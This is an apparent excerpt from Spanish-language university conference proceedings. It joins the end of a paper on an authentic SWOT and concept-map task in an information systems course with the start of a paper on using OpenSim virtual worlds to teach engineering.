La primera etapa permite al equipo aplicar la teoría de sistemas al analizar una empresa real elegida por los alumnos. Realizan por primera vez, entrevistas, para conocer el funcionamiento de la organización. Formulan objetivos, identifican recursos claves de diferente tipo, entidades del medio, organigrama, y funciones principales de cada dependencia. Documentan la entrevista, de acuerdo, a la notación de la disciplina Informática.

En la segunda etapa analizan el tema: “Integración de los sistemas de información (SI)”, subdividen el tema, dentro del equipo, y cada alumno realiza un mapa conceptual, empleando Cmaptool. Realizan un diseño participativo, y explican sus avances en una fecha intermedia predefinida. Luego integran contenidos en equipo, y preparan una presentación, que expondrán al final, al presentar el proyecto. Incorporan elementos reales combinados con hipótesis acerca de las debilidades en el funcionamiento de la organización, aplican el conocimiento adquirido sobre las clases de SI y sus bondades, con el uso de la técnica FODA para elegir una estrategia de valor que involucre el empleo SI. Acceden a link de tesis de grado de desarrollos de SI, y pueden observar ejemplos de uso de la técnica FODA en etapas iniciales del desarrollo de software.

6.2. Consideraciones del análisis FODA

Una de las principales herramientas de planeamiento es la técnica FODA, que consiste en determinar fortalezas, oportunidades, debilidades y amenazas que afronta una empresa, un negocio, o un plan o proyecto. Distingue dos variantes: el “FODA tradicional”, de los clásicos cuatro campos, para evaluar una empresa o negocio tal cual está, y el “FODA de planeamiento”, con dos campos más, en los que se consigna lo que debe hacerse respecto de las debilidades y de las amenazas, para superar aquellas y evitar estas o aminorar sus consecuencias. Enrique Herrscher, en su libro titulado: “Planeamiento sistémico. Un enfoque estratégico en la turbulencia”, destaca: “No concebimos análisis estratégico o plan alguno para el que no deba hacerse un FODA, sobre todo en su versión para planeamiento”. [15]

En el ensayo titulado: “FODA como herramienta de decisión a la hora de implementar un SGC bajo la norma ISO 9001”, desarrollado por: Erika Yohana Sanchez Chacón, en la universidad Militar Nueva Granada, en

2015, encontramos: “Se realizó una revisión bibliográfica y se encontró que hay especialistas que consideran que el FODA no es la herramienta adecuada a la hora de evaluar implementar la norma ISO 9001:2015, argumentando que para esto existes herramientas como la Guía para la Evaluación del Sistemas de Gestión de Calidad o la misma norma ISO 9004 en el anexo A; sin embargo son más los que avalan el FODA como herramienta de planificación estratégica”. [16]

En la tesis titulada: “FODA como herramienta de decisión a la hora de implementar un SGC bajo la norma ISO 9001”. Desarrollada por: García, L., en 2009, en la Universidad de Piura. Facultad de Ingeniería; encontramos: “La matriz FODA es el instrumento de planificación estratégica que nos permite obtener una primera aproximación a una estrategia organizacional”. [17]

6.3. Elementos claves de la tarea auténtica diseñada e implementada

Se consideraron rasgos del buen aprendizaje, estrategias de aprendizaje para promover el AS, y criterios para mejorar la enseñanza, al aplicar la teoría constructivista del aprendizaje. La tarea diseñada cubre las características de una tarea auténtica, ya que su desarrollo, contempla actividades valiosas para los desarrolladores de software, entre ellas:

- Al igual que en el desarrollo de software, al realizar el TC, se trabaja en equipo (TE), con actividades colaborativas y cooperativas.
- Empleo de técnicas para recabar información acerca del funcionamiento de la empresa u organización seleccionada por cada grupo de alumnos, una de ellas es la entrevista.
- Análisis de la empresa elegida, a través de la metodología de sistemas.
- Actividades de trabajo colaborativo, con el empleo de archivos compartidos de Google Drive, que permite a cada alumno acceder y actualizar, en cualquier momento, a través de la Internet, y desde cualquier lugar.
- Abordaje y aplicación de la técnica FODA, de planeamiento a largo plazo, empleadas para diversos fines, entre ellos, diseño instruccional, y desarrollo de software. Como referencia se les brinda link de acceso a tesis de grado de desarrollo de sistema de software, en el que se observa la aplicación de la técnica FODA.
- Análisis e investigación de tipos de SI y su utilidad.
- Entrenamiento con ejercitación interactiva, con retroalimentación inmediata, en el aula virtual.
- Armado de mapas conceptuales de “integración de SI” y “comercio electrónico”.
- Autoevaluación.

- Exposición en equipo.

6.4. Otros aspectos de la tarea auténtica diseñada e implementada

Permite a los estudiantes, reforzar competencias valiosas culturalmente: las competencias algunas específicas (ya mencionadas), y otras genéricas, como TE, capacidad de comunicación (escrita y oral), planificación y organización del propio trabajo, establecer relaciones interpersonales satisfactorias y de resolver conflicto, creatividad, capacidad de síntesis y pensamiento crítico.

Se intenta motivar a los alumnos, en la elección de la empresa bajo estudio, se los orienta en clases a seleccionar una entidad, que es una organización o empresa real de la ciudad, cuyo funcionamiento y objetivos, sea relevante y de gran interés para ellos.

Realizan entrevistas. Reconocimiento de los logros. Desarrollan una actividad educativa en un escenario auténtico de la vida real.

6.5. Contexto

La asignatura pertenece a una carrera de grado del área Informática, y a una carrera técnica, es de segundo año. Los inscriptos fueron veintiséis alumnos.

6.6. Evaluaciones

El aprendizaje es dinámico. La evaluación debe desarrollarse en distintos momentos.

Las trayectorias previas de los estudiantes, explican uno de los múltiples factores que participan en la construcción de conocimientos, pero además revelan que la forma de aproximarse al conocimiento no es “natural” ni “espontánea”, sino que depende en gran medida de las experiencias vividas, de cómo funcionaron tales experiencias en términos de “éxito” académico, a las oportunidades que se ha tenido a lo largo de la trayectoria educativa para hacer un abordaje global, integrador y profundo en la construcción de los conocimientos de una disciplina. Integrar conocimientos requiere no sólo una actitud y un esfuerzo por parte del estudiante sino también, de un trabajo explícito e intencional de quien enseña para mostrar las interrelaciones entre saberes, y fundamentalmente para facilitar experiencias de aprendizaje que contribuyan a que el estudiante se apropie progresivamente de herramientas que le permitan hacer esta integración. [18]

En la materia, al iniciar las actividades se desarrolló una evaluación diagnóstica, con el objeto de identificar conocimientos previos, motivar al estudiante a participar activamente, y promover la metacognición.

La evaluación formativa le permite al estudiantado tomar conciencia del avance de su propio aprendizaje, y le permite corregir errores y mejorar su proceso de aprendizaje, y su trabajo resultante. [17]

Al finalizar el TC, realizan actividades de autoevaluación. Para las actividades cuya aprobación es requerida para obtener concepto en la materia, se emplea evaluación formativa. Disponen de indicadores de desempeño (ID) que se consideran al evaluar, al iniciar las actividades, y en los exámenes parciales. Una de estas actividades es la tarea auténtica descrita.

Se desarrollan evaluaciones sumativas, dos parciales, con una instancia de recuperación. Para el análisis del proceso, también se utilizan las encuestas institucionales, y se realizarán encuestas especiales, más adelante.

6.7. Otras actividades con evaluación formativa

Los alumnos en la práctica asociada a la primera unidad realizan investigación en Internet, en sitios oficiales de empresas y organizaciones, o en revistas de negocios, para resolver ejercicios que publican en el blog de cátedra. Se distribuyen los ejercicios de entrega, de tal manera que cada alumno, publica la resolución de un ejercicio del primer práctico. Disponen en el práctico, de los ID que se consideran al evaluar la resolución de cada ejercicio. Los docentes, realizan la devolución en la misma entrada del blog, en la que cada alumno publica su trabajo. Varios de los ejercicios, son de “anticipación”, ayudan a los alumnos, a identificar que, en muchos casos, el crecimiento de las organizaciones se debe a la “incorporación, y uso adecuado, de los SI”, como así también nociones claves de planeamiento, como misión y valores organizacionales.

6.8. Recursos que los alumnos emplean al desarrollar el TC

Material didáctico brindado, presentaciones, módulos de teoría de cada unidad con ejemplos, bibliografía, y prácticos. Blog de cátedra, en el que los alumnos participan, en diferentes entradas, que se destacan en el enunciado de cada actividad. La entrada de “Avances en el proyecto”, hasta donde ha avanzado el equipo, en el desarrollo del proyecto. La entrada “Actividad de síntesis”, en la que cada alumno o equipo, puede publicar información de investigaciones en internet de distintos tipos de SI, o asociadas a dificultades o consideraciones sobre armado de mapas conceptuales. Algunas de las entradas son para publicación de alumnos, otras, para proveer videos asociados a diversos temas, a medida que se avanza en la materia. Aula virtual de la materia, en Moodle.

El TC posee dos enunciados, uno en cada etapa, identifica los conocimientos previos requeridos para el

desarrollo de la actividad, materiales didácticos de lectura, objetivos, fechas importantes que se acordarán en el contrato pedagógico. Identifica lo solicitado, indicando cuales actividades son individuales, y cuales en equipo. Resalta la importancia de la actualización constante, del estudio gradual de contenidos sobre los que se van entrenando, como requisito para alcanzar una colaboración eficaz, de manera tal que cada alumno que integra un equipo es un agente activo, es protagonista y apoya a los demás alumnos del equipo. Presenta roles de los integrantes de equipo, indica que dichos roles serán rotativos, internamente el equipo, los irá modificando, a medida que avanzan o realizan otra etapa del proyecto. Cada alumno, debe cooperar con los demás integrantes, para aumentar la comprensión de los aspectos que se van observando. Establece condiciones que debe cumplir la organización seleccionada. Con cuatro empleados como mínimo, que realicen actividades en la ciudad, exceptuando empresas analizadas en los últimos años.

Las prácticas se desarrollaron en el laboratorio. Emplean CmapTools, que es una herramienta colaborativa para elaborar esquemas conceptuales. [19]

Los tres docentes de cátedra tienen título de grado, y años de experiencia, como docentes, en la materia

6.9. Actividades de mediación de los docentes

Desarrollo y participación en clases teóricas y prácticas. Se fomenta la metacognición, la autoevaluación, y se presenta información clave, con mapas conceptuales. Se promueve la participación y reflexión, integrando los diferentes temas.

Los docentes apoyan a los alumnos, fomentando la colaboración entre los alumnos, al avanzar en el TC, y al pasar a pizarra, en las prácticas, generando debates al encarar problemas abiertos. Disponen de ejercicios simples, asociativos, y de problemas abiertos. Hay ejercicios para publicación en el blog de cátedra. Los docentes generan un archivo compartido, entre los alumnos del grupo y los docentes de cátedra, motivan a los estudiantes, con comentarios sobre el avance del trabajo, y controlan regularmente las participaciones. Ante errores identificados en los trabajos, realizan devolución en las prácticas de la materia, o a través del archivo compartido.

Se preparan y brindan materiales didácticos ya mencionados. Se acondiciona el aula virtual y blog de cátedra. La estructura del blog se explica en la “guía de actividades de la asignatura”, dada al inicio de cursada.

Se desarrolla mejora continua de materiales y metodología, se investiga en el área de Tecnología de la Información aplicada en Educación, para mejorar el proceso de enseñanza aprendizaje, empleando recursos de la Web 2.0.

En las prácticas: se desarrolla un **contrato didáctico**, al inicio de cada etapa del proyecto. Los alumnos disponen del enunciado y de los materiales educativos. Se intenta motivar, comprometer a los alumnos en el desarrollo del proyecto, y recalcar la importancia de aplicar **metacognición**. Los docentes interrogan a los alumnos para que logren comprender e identificar: los objetivos perseguidos; contenidos, y materiales de estudio proporcionados; enunciado dado; recursos que se proponen, o que deben emplearse al desarrollar la actividad; fechas de entrega, e **ID** que se utilizarán al evaluar el trabajo escrito; pautas que ayudan a los alumnos a pensar en la forma en la que se organizan al desarrollar el trabajo, las técnicas de estudio que utilizan, las acciones que realizan y los resultados que alcanzan. Destacando que se propicia la metacognición, para ayudar a los alumnos a conocer de qué manera aprende, mejorando su construcción de conocimiento a futuro. En la fecha definida en la planificación, cada grupo que aprobó el trabajo, lo expone, y realiza una autoevaluación. Las características de la evaluación formativa, en la que es importante contar con información continua, que permita ver cómo encararon el trabajo, qué dificultades van observando, y la manera en la que logran salvarlas. Disponen de retroalimentación, de devolución del docente, que les ayudará a ver qué está faltando, si hay elementos que deben adecuarse. El sentido de la actividad educativa y su valor real en la formación del alumno, como futuro profesional. Al realizar el contrato didáctico, se negocian las fechas de entrega, en la medida de lo posible, considerando fechas de entregas de notas de cursada, los contenidos, y las demás etapas del proyecto. Se resalta la importancia de utilizar una “documentación adecuada”, para las entrevistas, para mejorar la calidad del desarrollo. También se recalcan las competencias fortalecidas de los alumnos. Incentivan, monitorean y apoyan a cada equipo, a medida que van avanzando, identificando los casos en los que, el equipo, necesitan la intervención del docente. Resuelven conflictos, si es necesario.

En la virtualidad: acceden al **archivo compartido** (AC) de cada equipo, e incorporan observaciones cuando lo consideran apropiado, porque han avanzado muy bien y es bueno reconocer el trabajo que realizaron, o porque pueden mejorar un error visible, y aprender. Al identificar errores, se los guía, a examinar el material didáctico, si es posible, salvar el error, sino se les solicita que reflexionen, y consulten si no logran resolverlo. Controlar que todos los alumnos acceden, y realizan aportes en el AC. Reuniones de seguimiento y control al finalizar cada etapa del proyecto, evaluación de participaciones y logros. Evaluación final de la última entrega final del trabajo por escrito, contemplando los IC, que figuran en el enunciado de la actividad.

La entrega de mapas conceptuales se desarrolla en dos etapas, la primera tiene el objetivo de lograr un diseño participativo, el docente examina con el alumno, los avances alcanzados hasta el momento, esta etapa intermedia, ayuda a identificar si el alumno tiene dificultades para comprender la notación, si necesita ayuda para comprender las características de los mapas conceptuales, si surgieron dudas de contenidos de la asignatura que se contemplan, o de la actividad. Dispone de los ID, que se usan para evaluar los mapas conceptuales, uno de ellos es la entrega a tiempo, en cada etapa.

7. Conclusiones

En la primera etapa del trabajo, se presentaron inconvenientes en algunos grupos, con integrantes con baja participación en clases. Quienes no alcanzan el porcentaje requerido de participación en las actividades, no pueden seguir cursando. Este problema, se reflejó en entrevistas que no se llevaron a cabo, en el momento oportuno, y dieron lugar a la necesidad, de incorporar a dos alumnos con alto nivel de participación en clases, en otros grupos, con mejor nivel de participación en clases. Todos los alumnos conocen los requisitos para obtener concepto desde el primer día de clases, y cuentan con su documentación escrita.

La mayoría de los alumnos, no tienen mucha experiencia en el armado de mapas conceptuales, algunos conocen su utilidad, y el apoyo de estas representaciones, en la memorización y la integración de contenidos. Algunos alumnos inician la actividad, cuando se acerca la fecha de entrega de la misma. Del total de alumnos inscriptos en la primera lista del acta 5617: El 15% desaprobó la cursada y realiza la segunda cursada. El 61% aprobó la cursada, o bien, promocionó. El promedio alcanzado es 8(ocho). El 11%, aprobó la promoción. El 23% estuvo ausente. Considerando ambas listas de inscriptos del acta 5617: sobre un total de inscriptos de 34 alumnos: un 11% realiza la segunda cursada, un 58,8% obtuvieron concepto o promoción, un 11% obtuvo la promoción. Un 29% estuvo ausente. El promedio general de notas de concepto o promoción es 8,4. Un 17,6% del total de inscriptos en 2017, tiene la materia con final aprobado.

En las encuestas institucionales, en las que participaron 22 alumnos, el promedio general de calificación de los encuestados en las diferentes variables (comunicación y desarrollo de la asignatura, metodología, evaluación, actuación de los miembros de la Cátedra – Teoría, actuación de los miembros de la cátedra – práctica) con (Si), es 90,5. La calificación “Si”, oscila, en las distintas variables, entre 81.82% y 95.45%, los resultados se consideran muy satisfactorios.

La ejercitación interactiva del aula virtual permitió a los alumnos desarrollar los cuestionarios varias veces, y recorrer todas las posibilidades, cada opción elegida, brinda retroalimentación. Estos ejercicios no tuvieron la finalidad de evaluar desempeños, sino de apoyar la comprensión del estudiante, al analizar el tema.

A continuación, observamos algunas de las conclusiones de alumnos:

- “Sin duda alguna una experiencia enriquecedora tanto para nuestra carrera como para nuestra persona, no dudamos en afirmar que con respeto y cordialidad es posible entablar una conversación con cualquier persona, por lo tanto, estos valores son primordiales para cualquier entrevista”.

- “Al comenzar la segunda parte del trabajo, nos dimos cuenta de que era un poco más tedioso y a la vez difícil de estructurar.

Al principio nos costó un poco organizarnos con respecto a la confección de mapas conceptuales, y entender específicamente su armado, lo cual pudimos solucionar rápidamente, realizando la subdivisión correspondiente. Y al realizar dicha actividad podíamos apreciar la importancia de los mapas, viendo como realmente ayuda a poder estudiar y ver conceptos de una manera más dinámica.

Sin dudas esta parte del trabajo de campo nos ayudó a poder comprender el ámbito en que se relaciona la empresa con respecto a su entorno y su convivencia interna, realizando el análisis FODA, el armado de objetivos y las distintas estrategias para poder llevar a cabo el cumplimiento de dichos objetivos. El hecho de poder ver un panorama tanto interno como externo de la empresa, poniendo un alto y poder preguntarse: ¿Quiénes somos?, ¿Dónde estamos?, ¿A dónde queremos llegar?, ¿Cómo lo hacemos? Y en base a eso comenzar a trabajar y desarrollar el análisis y lograr ver a la empresa en una posición tanto mala, como buena, ya sea en una etapa de crisis o en una etapa de gran crecimiento”.

Este trabajo constituye un avance, ya que a la fecha se continúa trabajando en el análisis de procesos y resultados, que ayuden a establecer cambios favorables, frente a nuevas restricciones de recursos informáticos, para las clases.

8. Agradecimientos

Este trabajo pertenece a un proyecto de investigación del ámbito universitario del área de Tecnología Informática aplicada en Educación. La tarea auténtica surgió a partir del análisis e investigación de contenidos observados, y de trabajos realizados en cursos de postgrado iniciados en abril de 2017, de la UNLP, titulados: “Bases y Fundamentos para la Configuración del Proceso de Enseñanza”, dictado por: Mg. Fernanda Barranquero. Dra. Cecilia Sanz; y “Sistemas de

producción inteligente “, curso dictado por: Prof. Mg. *Federico Walas*. Aplicados en el ámbito educativo, al realizar diseño instruccional, y al modificar la consigna del trabajo de campo, en 2017.

9. Bibliografía

- [1] Daniel Feldman. Mariano Palamidessi. Programación de la enseñanza en la universidad. Problemas y enfoques. Universidad Nacional de General Sarmiento. Colección universidad y educación. 2001.
- [2] Hernández Rojas, Gerardo. Díaz Barriga, Frida. Una mirada psicoeducativa al aprendizaje: qué sabemos y hacia dónde vamos. Revista Electrónica Sinéctica, núm. 40, enero-junio, 2013, pp. 1-19 Instituto Tecnológico y de Estudios Superiores de Occidente Jalisco, México. 2013.
- [3] Díaz Barriga, Frida. Cognición situada y estrategias para el aprendizaje significativo. REDIE. Revista Electrónica de Investigación educativa, vol. 5, núm. 2. Universidad Autónoma de Baja California Ensenada, México. 2003.
- [4] Díaz Barriga Arceo, Frida. Hernández Rojas, Gerardo. Estrategias docentes para un aprendizaje significativo. Una interpretación constructiva. Segunda edición. McGraw-Hill. 2002.
- [5] Pozo J.I. Aprendices y Maestros. La psicología cognitiva del aprendizaje. Madrid. Alianza Editorial. 2008.
- [6] Novak, J. Y Gowin, B. Aprendiendo a aprender. Ediciones Martínez Roca. Barcelona. 1988.
- [7] Richard E. Mayer. Psicología de la Educación. Enseñar para un Aprendizaje Significativo. Volumen II. Pearson. Prentice Hall. 2004.
- [8] Susana Panella, y otros. La elección de las carreras a distancia de la Facultad de Ciencias Económicas de la Universidad Nacional de Río Cuarto. I jornadas nacionales III. Jornadas de la UNC: Experiencias e Investigación en Educación a Distancia y Tecnología Educativa. 2013. I Jornadas Nacionales III Jornadas de la UNC: experiencias e investigación en educación a distancia y tecnología educativa: año 2013 / Débora Brocca y Mónica Mariela Clapés. - 1a ed. - Córdoba: Universidad Nacional de Córdoba, 2014. E-Book. ISBN 978- 950-33-1079-3 1. Educación a Distancia. I. Clapés, Mónica Mariela II. Título CDD 374
- [9] Gustavo Bacino, Stella Maris Massa, Alejandra Zangara. Incorporación de TIC a través de la modalidad de aula extendida en Ingeniería. ISBN 978-950-33-1079-3. PROED. 2014. <http://www.proed.unc.edu.ar/jornadas2/ACTAS-JORNADAS-2014.pdf> Acceso Agosto 2017.
- [10] Ángel Díaz-Barriga. TIC en el trabajo del aula. Impacto en la planeación didáctica. RIES. 2013. <https://ries.universia.net/article/download/105/163> Acceso agosto 2017.
- [11] Marta de la Mano. Manuela Moro Cabero. Frías Montoya. Representación mediante mapas conceptuales de las competencias que deben adquirir los graduados de información y documentación. Ediciones Universidad Salamanca. 2008.
- [12] Gary D. Fenstermacher. Tres aspectos de la filosofía de la investigación sobre la enseñanza. Editorial Paidós. 1989.
- [13] Sanz Cecilia y otros. Tendencias en procesos educativos mediados por TIC. LIDI. WICC 2015. ISBN: 978-987-633-134-0. Salta, Argentina. 2015.
- [14] Juan Carlos Sandí Delgado. Mainor Alberto Cruz Alvarado. Propuesta metodológica de enseñanza y aprendizaje para innovar la educación superior. Revista de las Sedes Regionales, vol. XVII, núm. 36, 2016, pp. 2-38 Universidad de Costa Rica. Liberia Guanacaste, Costa Rica. 2016. <http://www.redalyc.org/pdf/666/66648525006.pdf> Acceso agosto 2017.
- [15] Enrique Herrscher. Planeamiento sistémico. Un enfoque estratégico en la turbulencia. Granica. 2008.
- [16] Erika Yohana Sanchez Chacón. FODA como herramienta de decisión a la hora de implementar un SGC bajo la norma ISO 9001. Universidad Militar Nueva Granada. 2015. <http://hdl.handle.net/10654/7323> Acceso agosto 2017.
- [17] García, L. (2009). MEDESOF: Metodología de Desarrollo de Software en entidades de educación superior. Tesis de maestría en Dirección Estratégica en Tecnologías de la Información. Universidad de Piura. Facultad de Ingeniería. Piura, Perú.
- [18] Mg. Fernanda Barranquero. Fragmentación vs. Integración en la Construcción de Conocimientos. Propuestas para la Mejora. Editorial: Facultad de Arquitectura y Urbanismo. ISBN: 978-950-3410-75-2. 2014.
- [19] Hugo M. Castellano. Enseñando con las TIC. Integración de la tecnología educativa en el aula. Cengage Learning. 2011.

Procesos Lúdicos Educativos Utilizando Mundos Virtuales en Ingeniería

Rosana Hadad Salomón,
rosanahadad@gmail.com

Araujo, Rubén Fernando
araujorf@gmail.com

Elizabeth María Alexandra Dufour
aledufour@gmail.com

Paredi, Mario Alberto
marioaparedi@gmail.com

Palacio, Alberto Federico
federicopalacio92@gmail.com

Universidad Tecnológica Nacional, Facultad Regional Tucumán

Abstract

El presente trabajo relata la experiencia del proyecto UTN 4109 "Procesos Lúdicos Educativos utilizando Mundos Virtuales" desde el cual se busca el desarrollo de actividades lúdicas que permitan apoyar y mejorar la enseñanza de las ingenierías. Aquí lo fundamental fue la conformación de un equipo de trabajo, su capacitación, su organización y la hipótesis de trabajo que guía a la investigación. Es posible estudiar los contenidos de la Ingeniería de una manera amena, entretenida, utilizando los mismos recursos que los jóvenes usan para sus entretenimientos.

Así llegamos al estudio y adopción de herramientas como OpenSim, Moodle y Sloodle, bajo el cual está desarrollado nuestro Mundo Virtual.

Palabras claves: Mundo Virtual, Procesos Lúdicos, Ingeniería, Proceso Enseñanza Aprendizaje.

1. Introducción

Dentro del ámbito de la Facultad Regional Tucumán de la Universidad Tecnológica Nacional, existe un proyecto de investigación cuyo nombre es UTN 4109 "Procesos Lúdicos Educativos utilizando Mundos Virtuales", en el que se implementó un metaverso o mundo virtual adaptado a la Universidad.

La Realidad Virtual se ha convertido en un recurso estratégico para el desarrollo de algunos contenidos de asignaturas de carreras universitarias, ya que

complementa espacios áulicos tanto físicos como virtuales, tomando las ventajas de cada uno de ellos e integrándolos en una construcción de elementos formales en un diseño ajustado por cada aprendiente. En esta construcción, y a diferencia de las aulas virtuales estructuradas y planas (espacios en dos dimensiones), se suma la emotividad, imprescindible para lograr un conocimiento eficiente y significativo que tienen los espacios en tres dimensiones.

Los Mundos Virtuales, en adelante MV, son ambientes 3D en donde los participantes interactúan con diversos objetivos ya que son creados a medida y semejanza del mundo real. La idea principal de nuestro entorno es utilizar estos MV con fines educativos aprovechando las ventajas de la realidad virtual y el atractivo de una experiencia inmersiva en el proceso de aprendizaje cotidiano de los estudiantes. Se trata de conseguir que el protagonismo esté en manos del discente, dentro de los parámetros definidos por el diseñador de la ruta del conocimiento, o de los contenidos. [1,2].

Esto se constituye en un nuevo paradigma dentro de la sociedad del conocimiento, en la que las tecnologías de información y comunicación adquieren un rol cada vez más significativo. Se trata de un paradigma innovador, ya que toma los elementos existentes combinándolos para lograr los objetivos de aprendizaje [3].

Se habla del aula del futuro con el protagonismo central de la implementación de las TIC como un estimulante para la actividad continua de los aprendientes, que promueve la interacción entre los

estudiantes y el ambiente mismo en el que se desarrollan los contenidos y proyectos basados en tales contenidos. Es una manera dinámica de construcción de conocimiento basado en la colaboración entre pares.

En este contexto, se incorporan conceptos tales como “Innovación” como un Proceso de destrucción creadora que responde a la demanda sensible de la sociedad; y la “Literacidad informativa”, como la capacidad de buscar, encontrar, evaluar y manejar datos de una biblioteca electrónica, como competencias en la nueva sociedad de la información.

En la mayoría de los ámbitos tradicionales de enseñanza el modelo vigente sostiene la estandarización de contenidos, de metodologías y de estudiantes. En cambio, la sociedad del conocimiento hace imprescindible cambiar el enfoque hacia la formación de personas proactivas, que tomen iniciativas y tengan a la diversidad como uno objetivo [3].

Los procesos de enseñanza y de aprendizaje en escenarios virtuales se soportan en el constructivismo como corriente pedagógica basada en la teoría del conocimiento constructivista, que propone la entrega de herramientas, la generación de andamiajes que permitan al aprendiente construir sus propios procedimientos para resolver una situación problemática, la modificación de sus ideas y el avance en la incorporación de conocimientos. [4,5]

El concepto aplicado en los procesos de enseñanza y de aprendizaje con la incorporación de TIC, transita un trayecto que va desde el constructivismo puro a la definición de paradigmas emergentes de la aplicación de tecnologías en escenarios, con contenidos que demandan procesamientos diferentes a aquellos de la educación tradicional.

La implementación de recursos en los espacios áulicos requiere de la innovación como proceso de destrucción creadora, para lo que es necesario que se contemplen los siguientes aspectos:

- 1- El profesor en su papel de innovador y facilitador
- 2- La naturaleza del conocimiento o del contenido de la asignatura
- 3- El contexto
- 4- Tecnologías y recursos disponibles

En el presente trabajo se abordarán los aspectos técnicos necesarios para lograr que el desarrollo de contenidos resulte en aprendizaje significativo, acompañando las nuevas formas de acceder al conocimiento que muestran los estudiantes en la actualidad.

El desafío, en cuanto a los aspectos educativos, es más complejo: incorporar al prototipo de MV de la UTN - FRT procesos lúdicos de aprendizaje vinculados al desarrollo de competencias que tienen las cátedras de Ingeniería de la UTN - FRT, además, en cuanto a los

aspectos se refiere, superar desafíos como otorgarle voz e inteligencia artificial a los avatares del MV, crear la infraestructura adecuada que formará parte del sistema central del mismo y dará soporte a los objetos de aprendizaje y a las locaciones convenientes para las actividades vinculadas a las cátedras participantes. También el armado e instalación de un servidor local y en paralelo en la “nube” que permitirá el acceso remoto a través de internet para que cualquier estudiante pueda realizar sus actividades de apoyo en el MV, obteniendo así una experiencia motivadora. El desarrollo de la investigación favorece la participación de estudiantes, graduados y docentes, permitiendo la realización de prácticas supervisadas y proyectos finales de carrera, como así también la cooperación entre proyectos similares de otras unidades académicas. También se pretende difundir los resultados mediante comunicaciones científicas en Jornadas, Congresos y presentación de publicaciones en revistas específicas.

2. Los Mundos Virtuales en la Enseñanza de la Ingeniería

La observación del entorno de los procesos de enseñanza y de aprendizaje de la carrera de Ingeniería en Sistemas de Información promovió la necesidad de iniciar la búsqueda de herramientas que complementen las actividades áulicas, considerando que:

- La tecnología se hace presente en cada aspecto de la vida

-Los estudiantes, nativos digitales, tienen estilos de pensamiento que se corresponden con otros factores para construir aprendizajes significativos [6,7]

-La infraestructura de comunicaciones disponible en la universidad da la oportunidad de implementar los contenidos en entornos diferentes de los presenciales

-La enorme cantidad de contenidos demanda de nuevas estrategias para su abordaje, ya que la producción de conocimientos es exponencial.

-El aprendizaje por competencias impone a los educadores que se prepare al estudiante para el autoaprendizaje, para la construcción de conocimientos que tienen al estudiante como protagonista.

Considerando los ítems detallados, se ha iniciado la investigación que está organizada en tres líneas claramente diferenciadas:

-Aspectos técnicos de infraestructura de comunicaciones, servidores, entre otros.

-Aspectos técnicos de aplicaciones, codificación de estrategias.

- Aspectos didácticos y pedagógicos.

Para cada uno de estos aspectos fue necesario investigar sobre su factibilidad, en cuanto a su complementación, para la creación de un entorno virtual que promueva la construcción de conocimientos en carreras de ingeniería.

3. Metodología de trabajo

Nuestra investigación tiene como objeto de estudio el impacto de las prácticas educativas a través de entornos virtuales en los estudiantes de ingeniería de la UTN-FRT.

Ésta es del tipo cuantitativa experimental, donde las experiencias a implementar serán desarrolladas por el equipo del proyecto y puestas en práctica en el grupo de estudiantes que será la unidad muestral en observación, a partir de la cual se recolectan los datos para su posterior interpretación y comparación.

Otro aspecto de la investigación será cualitativo e interactivo, realizado a partir del análisis de las experiencias, previas y posteriores, donde se observarán a los participantes de la muestra y se medirá su comportamiento y rendimiento frente a las propuestas.

3.1. Sujetos de investigación

Los sujetos de la investigación serán estudiantes de la carrera de Ingeniería en Sistemas de Información de los primeros niveles de la carrera en la Facultad Regional Tucumán, tanto el grupo muestra como el grupo testigo se elegirán dentro del mismo nivel y con las mismas características sociográficas.

Considerando el contexto de implementación de este proyecto, se focalizan como destinatarios a los estudiantes de carreras de ingeniería que nacieron en la era digital y son usuarios permanentes de las tecnologías.

Los nativos digitales [6, 7] se caracterizan por:

- Tecnofilia, sienten atracción por todo lo relacionado con las TIC, ya que satisfacen sus necesidades de entretenimiento, diversión, comunicación, información y hasta de formación.
- Enfocan su trabajo, el aprendizaje y los juegos de nuevas formas: absorben rápidamente la información multimedia de imágenes y videos, igual o mejor que si fuera texto; consumen datos simultáneamente de múltiples fuentes; esperan respuestas instantáneas; permanecen comunicados permanentemente y crean también sus propios contenidos.
- Son multitarea y disfrutan de hacer varias cosas al mismo tiempo.
- Afrontan distintos canales de comunicación simultáneos, prefiriendo los formatos gráficos a los textuales.
- Utilizan el acceso hipertextual en vez del lineal.
- Funcionan mejor trabajando en red.

- Prefieren los juegos al trabajo serio.

Desde un enfoque psicológico, el nativo digital [2,4] en su niñez ha construido sus conceptos de espacio, tiempo, número, causalidad, identidad, memoria y mente a partir de los objetos digitales que le rodean, pertenecientes a un entorno altamente tecnificado. Su actividad con la tecnología configura sus nociones sobre lo que es la comunicación, el conocimiento, el estudio/aprendizaje y sus valores personales.

Desde lo educativo, estos estudiantes están más predispuestos a utilizar las tecnologías en actividades de estudio y aprendizaje que lo que el sistema educativo ofrece, lo que puede llegar a generar insatisfacción respecto a las prácticas escolares, creando una distancia cada vez mayor entre estudiantes y profesores en relación a la experiencia educativa.

Su nivel de decodificación visual es mayor que en



Figura 1. Avatares alumnos en el MV.

generaciones anteriores, rechazando a veces los modos tradicionales de exposición, solución de problemas, toma de decisiones y otros utilizados en los procesos de educación. Es difícil mantenerlos atentos en una clase magistral tradicional expositiva, ya que perciben que esos contenidos están disponibles en la web, son aptos para ser intercambiados, pueden localizarlos y apropiarse de ellos.

3.2. Unidades de análisis

Las unidades de análisis, o elementos puestos en observación, serán:

- Experiencias de aplicación de MV en otras instituciones educativas universitarias
- La población o muestras de estudios serán dos. La primera muestra o grupo experimental tomará la experiencia de aprender en el entorno de MV. La segunda muestra o grupo de control realizará sus prácticas de aprendizajes sin la participación en el MV siguiendo las metodologías tradicionales. Ambas muestras estarán bajo la supervisión de los mismos profesores de algunas asignaturas de la carrera de Ingeniería en Sistemas de Información.

- Los avatares y objetos de Opensim, Moodle y Sloodle propios [9, 10, 11].

3.3. Variables de análisis

Algunas de las variables a considerar serán:

- Cantidad de estudiantes en ambas muestras.
- Rendimiento académico, expresado en las notas de las evaluaciones conforme a los criterios de la cátedra donde se implemente la experiencia.
- Grado de motivación de los estudiantes en ambas experiencias.
- Características de los objetos de aprendizaje creados (accesibilidad, utilidad, frecuencia de uso, etc).
- Cantidad de horas dedicadas por los estudiantes y profesores de ambas muestras a la experiencia.

3.4. Organización del equipo de investigación

Para llegar al objetivo del presente proyecto y poder desarrollar procesos lúdicos de aprendizaje, será necesario el desarrollo de objetos del MV que mejorarán el aprendizaje de los estudiantes.

